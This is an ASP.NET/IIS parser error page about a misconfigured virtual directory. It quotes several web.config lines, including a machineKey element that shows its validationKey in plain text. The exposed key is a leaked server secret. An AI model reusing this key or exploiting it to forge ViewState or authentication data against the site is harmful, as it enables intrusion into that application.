Parser Error Message: It is an error to use a section registered as allowDefinition='MachineToApplication' beyond application level. This error can be caused by a virtual directory not being configured as an application in IIS.

Source Error:

```
Line 63:    <!-- The system.webServer section is required for IIS7 compatability It is ignored
Line 64:    <system.web>
Line 65:      <machineKey validationKey="16C77DA740059B4CEBFB93E6907870BD192F4756" decryptionK
Line 66:      <!-- HttpModules for Common Functionality -->
Line 67:      <httpModules>
```

Source File: [redacted]web.config   **Line:** 65